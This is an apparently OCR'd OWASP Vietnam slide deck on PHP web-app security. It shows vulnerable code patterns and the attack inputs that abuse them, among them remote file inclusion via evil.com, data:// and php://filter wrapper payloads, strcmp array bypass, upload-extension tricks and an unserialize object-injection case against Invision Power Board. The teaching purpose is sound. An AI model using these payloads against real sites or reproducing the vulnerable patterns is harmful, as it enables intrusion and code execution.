OWASP VIETNAM

H4x0rs gonna Hack

Fix or be pwned!


anh rất ít khi code
nhưng code là bị hack

Who?

- manhluat (ML)
- Web -App Security Pentester

Contact me ...maybe?!

- https://twitter.com/manhluat93
- manhluat93.php@gmail.com

@tks to g4,w~

Trust something!

$GLOBALS
$_SERVER
$_GET
$_POST
$_FILES
$_COOKIE
$_SESSION
$_REQUEST
$_ENV

$_SERVER

$_SERVER['HTTP_HOST']

Host: *somethingevil*

```
$ curl http://localhost/test/http_host.php -H "Host: somethingevil"
Array
(
    [HTTP_USER_AGENT] => curl/7.29.0
    [HTTP_ACCEPT] => */*
    [HTTP_HOST] => somethingevil
    [PATH] => /usr/local/bin:/usr/bin:/bin
```

adrianmugnoz/divulgame – config.php

PHP

Last indexed 4 months ago

```
392         define("mnminclude", dirname(__FILE__).'/libs/');
393         ini_set("include_path", '.:'.mnminclude.':'.mnmpath);
394
395         @include('local.php');
396         @include($_SERVER['HTTP_HOST'].'-local.php');
...
396         @include($_SERVER['HTTP_HOST'].'-local.php');
397         @include($_SERVER['SERVER_ADDR'].'-local.php');
398
```

$_SERVER

$_SERVER['REQUEST_URI']

```
curl "http://localhost/test/http://evil/../../../../test/http_host.php"
[REQUEST_URI] => /test/http://evil/../../../../test/http_host.php
```

$_SERVER['PHP_SELF']

```
curl "http://localhost/test/http_host.php/somethingevil"
[PHP_SELF] => /test/http_host.php/somethingevil
```

$_GET $_POST $_COOKIE

```php
base64_decode($_GET['x']);
```


GET: ?x[]=evil
POST: x[]=evil
COOKIE: x[]=evil;

Warning: base64_decode() expects parameter 1 to be string, array given in **/var/www/test/base64.php** on line **2**
NULL

strcmp,strncmp,strcasecmp

```
if(strcmp($_GET['x'],$password)==0)
    echo "Ok";
```

?x[]=1



Warning: strcmp() expects parameter 1 to be string, array given in **/var/www/test/strcmp.php** on line **2**
OK

Zend/zend_builtin_functions.c

```
470 ZEND_FUNCTION(strcmp)
471 {
472     char *s1, *s2;
473     int s1_len, s2_len;
474
475     if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "ss", &s1, &s1_len, &s2,
            &s2_len) == FAILURE) {
476         return;
477     }
478
479     RETURN_LONG(zend_binary_strcmp(s1, s1_len, s2, s2_len));
480 }
```


```
<? if(NULL==0) echo 'OK'; ?>
// output: OK
```

```php
//Source: /admin/index.php
if($_SESSION['login'] != 'admin'){
    header("Location: login.php");
}
echo "ADMIN Cpanel";
// ADMINCP functions … Add-Edit blah blah...
```

cURL is your friend ;)

$ curl *http://localhost/admin/index.php -ik*

```
HTTP/1.1 302 Found
Date: Mon, 16 Dec 2013 00:50:41 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.4.9-4ubuntu2.3
Location: login.php
Vary: Accept-Encoding
Content-Length: 119
Content-Type: text/html
<br />
<b>Notice</b>:  Undefined variable: _SESSION in <b>index.php</b> on line <b>3</b><br />
ADMIN Cpanel
```


curl http://admin.[redacted].vn/content -ik
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Mon, 16 Dec 2013 00:46:40 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Set-Cookie: [redacted]; expires=Sun, 16-Dec-2012 00:46:40 GMT; path=/; domain=[redacted].
Location: /auth
Server: [redacted]
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<script>
/*
if (/Firefox[\/\s](\d+\.\d+)/.test(navigator.userAgent)){
//alert('Bạn đang dùng trình duyệt Firefox');
}else{
var MP3_ADMIN = {"MP3_ADMIN_URL":"http:\/\/cp.[redacted]vn\/","S
Y/upload2.[redacted]vn\/"};
if(location.href != MP3_ADMIN.MP3_ADMIN_URL){
if(location.href != MP3_ADMIN.MP3_ADMIN_URL + "content"
alert('Vui lòng dùng trình duyệt Firefox!');


PHP Streams

```
fopen
file_get_contents
readfile
include (include_once)
require (require_once)
```

PHP Stream Wrappers

```
<?php file_get_contents($_GET['x']); ?>
```

```
?x=data://,evil
?x=php://filter/convert.base64-
 encode/resource=index.php
```


WHO ARE WE?
H4ck3rs
what should we do?
BYPASS
WeKnowMemes

```
if(!preg_match('#http://www\.google\.com#is',$url))
        die('FAILED');
    include($url);
```

?url=data://text/html;charset=http://www.google.com,evil();

```
//TimThumb is a popular script used for image resize.
//Public Exploit for v 1.32 (08/2011):
http://www.exploit-db.com/exploits/17602
 …
if ($url_info['host'] == 'www.youtube.com' || …)
```

?url=data://www.youtube.com/html;,evil();

```
...
    include($_GET[‘lang’].”.txt”);
...
```

with *allow_url_include=on*

?lang=http://evil.com/backdoor?

lang=data://,system(‘ls’);#

```
...
    include($_GET[‘lang’].”.txt”);
...
```


allow_url_include=off

If you have a zip file on target host which includes “evil.txt”*?*

lang=zip:///tmp/evil.txt.zip#evil?lang=//192.168.1.1//evil

File Upload Script

```
if($_FILES['file']['type'] == 'image/gif')
```



Do not trust Content-Type!

Blacklist Filter

```
if(preg_match('#\.php$#',$filename))
    die('HACKER');
...
strpos($filename,'php');
...
```

evil.PHP
evil.PhP
evil.php5 (preg_match)

Whitelist Filter

```
...
$allow_type = array('jpeg','gif','png');
$ext = explode('.',$filename);
$ext = $ext[1];
if(in_array($ext,$allow_type))
    move_uploaded_file...
```

evil.jpeg.php
evil.gif.php

jmtt89/LoopSubdivision – Upload.php

Last indexed 5 months ago

```
10      echo '<a href="./index.php">Regresar</a>';
11  }
12
13  $directorio_definitivo = "./Assets/Models/";
14  if (move_uploaded_file($_FILES['userfile']['tmp_name'], $directorio_definitiv
...
1   <?php
2   $nombre_archivo = $_FILES['userfile']['name'];
3
4   $aux2 = explode(".", $nombre_archivo);
5   $ext = $aux2[1];
```

PHP Object Injection

```php
<?php
class Foo {
    public $name = 'ML';
    function myname() {
        print $this->name;
    }
}
$foo = new Foo;
$foo->myname(); //ouput "ML";
?>
```

serialize

```
serialize(1337); // Output: i:1337;
serialize(“OWASP”); //Output: s:5:"OWASP";
serialize(array(‘a’=>’A’));
//Output: a:1:{s:1:"a";s:1:"A";}serialize(new Foo());
//Output: O:3:"Foo":1:{s:4:"name";s:2:"ML";}
unserialize(‘a:1:{s:1:"a";s:1:"A";}’);
//Output: Array(‘a’=>’A’);unserialize(‘O:3:"Foo":1:
{s:4:"name";s:2:"ML";}’);
//Output: Foo Object ( [name] => ML )
```

Magic Methods

__construct(), __destruct(), __call(), __callStatic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(), __set_state() and __clone()

__construct() Gets called when a new object is created.

__destruct() Called when there are no more references to an object or when an object is destroy

__wakeup() Unserialize() triggers this to allow reconstruction of resources to be used

CVE: 2012-5692 Invision Power Board <= 3.3.4 "unserialize()" PHP Code Execution


```php
//ips_kernel/classDb.php
public function __destruct()
    {
        $this->return_die = true;
        if ( count( $this->obj['shutdown_queries'] ) )
        {
            foreach( $this->obj['shutdown_queries'] as $q )
            {
                $this->query( $q );
            }
        }
        $this->writeDebugLog( '{end}', '', '' );
        $this->obj['shutdown_queries'] = array();
        $this->disconnect();
    }
```

```
//ips_kernel/classDb.php:
public function writeDebugLog( $query, $data, $endtime, $fileToWrite='', $backTrace=FALSE )
{
    $fileToWrite = ( $fileToWrite ) ? $fileToWrite : $this->obj['debug_log'];
...
else if ( $query == '{end}' AND ( $this->obj['use_debug_log'] AND $this->obj['debug_log'] ) )
        {
            $_string  = "\n============================================================
            $_string .= "\n==========================       END       ==========================
            $_string .= "\n========================== " . $_SERVER['PHP_SELF'] . '?' . $_SERV
            $_string .= "\n============================================================
        }
...
if ( $_string AND $FH = @fopen( $fileToWrite, 'a' ) )
        {
            @fwrite( $FH, $_string );
            @fclose( $FH );
        }
```

```php
//Vulnerable code in IPSCookie::get() method defined in /admin/sources/base/core.php
static public function get($name)
{
if ( isset( self::$_cookiesSet[ $name ] ) ){
    return self::$_cookiesSet[ $name ];
}
